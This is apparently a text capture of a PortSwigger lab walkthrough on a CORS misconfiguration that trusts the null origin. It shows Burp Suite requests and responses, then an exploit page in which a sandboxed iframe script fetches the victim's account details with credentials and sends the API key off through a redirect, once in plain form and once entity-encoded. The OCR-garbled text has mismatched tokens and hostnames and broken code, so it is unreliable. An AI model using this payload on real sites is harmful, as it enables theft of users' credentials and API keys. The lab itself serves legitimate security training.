

CORS vulnerability with trusted null origin

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wiener

Password

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My Account

Your username is: wiener

Your API Key is: QH47IyTbgQqOOVfSK8ajy4RWLStPzVg

Email

Update email

Burp Suite Community Edition v2025.3.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

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Target: <https://0a0400ae03b61ca980a22628004b0077.web-security-academy.net> HTTP/2

Request

```
1 GET /accountDetails HTTP/2
2 Host: 0a0400ae03b61ca980a22628004b0077.web-security-academy.net
3 Cookie: session=sqs6smuqAEZ4Bz0Uu3K8gH6SfWY6vnnT
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not A/Brand",v="59", "Chromium",v="136"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0a0400ae03b61ca980a22628004b0077.web-security-academy.net/my-account?id=wiener
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17
```

Response

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 145
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apikey": "QH47IyTbgQqOOVfSK8ajy4RWLStPzVg",
11  "sessions": [
12    "sqs6smuqAEZ4Bz0Uu3K8gH6SfWY6vnnT"
13  ]
14 }
```

Inspector Notes Custom actions


0 highlights

```
1 GET /accountDetails HTTP/2
2 Host: 0a8400ae03b61ca980a22628004b0077.web-security-academy.net
3 Cookie: session=sqxGsmuqAER4Sx0Vx3K8gpH69WYGvnnF
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
8 Origin: null
```

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: null
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 149
7
8 {
9   "username": "wiener",
10  "email": "",
11  "password": ""
12 }
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <h1>Hello my friend</h1>
  <iframe
    sandbox="allow-forms allow-scripts allow-top-navigation"
  ><iframe>
    <script>
      const request = new XMLHttpRequest()
      request.open("get", "https://0a8400ae03b61ca980a22628004b0077.web-security-academy.net/accountDetails",
      true)

      request.onload = ()=>{
        window.location.href= "/meow?key=" +request.responseText
      }
      request.withCredentials=true
      request.send()
    </script>
  </body>
```



```
<title>Document</title>
```

```
</head>
```

```
<body>
```


```
  <h1>Hello my friend</h1>
```

```
<iframe
```


```
sandbox="allow-forms allow-scripts allow-top-navigation"
```

```
srcdoc="%#x3c;%#x73;%#x63;%#x72;%#x69;%#x70;%#x74;%#x3e;%#x0a;%#x09;%#x63;%#x6f;%#x6e;%#x73;%#x74;%#x20;%#x72;%#x65;%#x71;%#x75;%#x65;%#x73;%#x74;%#x20;%#x3d;%#x20;%#x6e;%#x65;%#x77;%#x20;%#x58;%#x4d;%#x4c;%#x48;%#x74;%#x74;%#x70;%#x52;%#x65;%#x71;%#x75;%#x65;%#x73;%#x74;%#x28;%#x29;%#x0a;%#x09;%#x72;%#x65;%#x71;%#x75;%#x65;%#x73;%#x74;%#x6f;%#x6f;%#x70;%#x65;%#x6e;%#x28;%#x22;%#x67;%#x65;%#x74;%#x22;%#x20;%#x20;%#x68;%#x74;%#x74;%#x70;%#x73;%#x3a;%#x2f;%#x2f;%#x30;%#x61;%#x38;%#x34;%#x30;%#x30;%#x61;%#x65;%#x30;%#x33;%#x62;%#x36;%#x31;%#x63;%#x61;%#x39;%#x38;%#x30;%#x61;%#x32;%#x32;%#x36;%#x32;%#x38;%#x30;%#x30;%#x34;%#x62;%#x30;%#x30;%#x37;%#x37;%#x2e;%#x77;%#x65;%#x62;%#x2d;%#x73;%#x65;%#x63;%#x75;%#x72;%#x69;%#x74;%#x79;%#x2d;%#x61;%#x63;%#x61;%#x63;%#x64;%#x26;%#x70;%#x79;%#x2e;%#x6e;%#x74;%#x6f;%#x61;%#x63;%#x63;%#x63;%#x63;%#x65;%#x74;%#x61;%#x69;%#x6c;%#x73;%#x22;%#x2c;%#x20;%#x74;%#x72;%#x75;%#x65;%#x29;%#x0a;%#x0a;%#x09;%#x72;%#x65;%#x71;%#x75;%#x65;%#x73;%#x74;%#x2e;%#x20;%#x28;%#x29;%#x3d;%#x3e;%#x7b;%#x0a;%#x09;%#x09;%#x77;%#x69;%#x6e;%#x64;%#x6f;%#x77;%#x2e;%#x6c;%#x6f;%#x63;%#x61;%#x74;%#x69;%#x6f;%#x2e;%#x68;%#x72;%#x65;%#x66;%#x3d;%#x20;%#x22;%#x2f;%#x6d;%#x65;%#x6f;%#x77;%#x3f;%#x6b;%#x65;%#x79;%#x3d;%#x22;%#x20;%#x2b;%#x72;%#x65;%#x71;%#x75;%#x65;%#x73;%#x74;%#x2e;%#x20;%#x72;%#x65;%#x73;%#x70;%#x6f;%#x6e;%#x73;%#x65;%#x54;%#x65;%#x78;%#x74;%#x0a;%#x20;%#x20;%#x20;%#x20;%#x20;%#x20;%#x20;%#x20;%#x7d;%#x0a;%#x09;%#x72;%#x65;%#x71;%#x75;%#x65;%#x73;%#x74;%#x2e;%#x77;%#x69;%#x74;%#x68;%#x43;%#x72;%#x65;%#x64;%#x64;%#x09;%#x09;%#x74;%#x69;%#x61;%#x6c;%#x73;%#x3d;%#x74;%#x72;%#x75;%#x65;%#x0a;%#x09;%#x72;%#x65;%#x75;%#x75;%#x65;%#x73;%#x74;%#x2e;%#x20;%#x73;%#x65;%#x6e;%#x64;%#x28;%#x29;%#x0a;%#x3c;%#x2f;%#x73;%#x63;%#x72;%#x69;%#x70;%#x74;%#x3e;"
```

```
></iframe>
```



Access log



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Lab: CORS vulnerability with trusted null origin

CORS vulnerability with trusted null origin

Exploit Server: CORS vulnerability

https://0a8400ae03b61ca980a22628004b0077.web-security-academy.net/my-account?id=wiener

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CORS vulnerability with trusted null origin

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My Account

Your username is: wiener

Your API Key is: QH47lytbGQqOOVvFSK8ajy4RWLSIPzVg

Email

Update email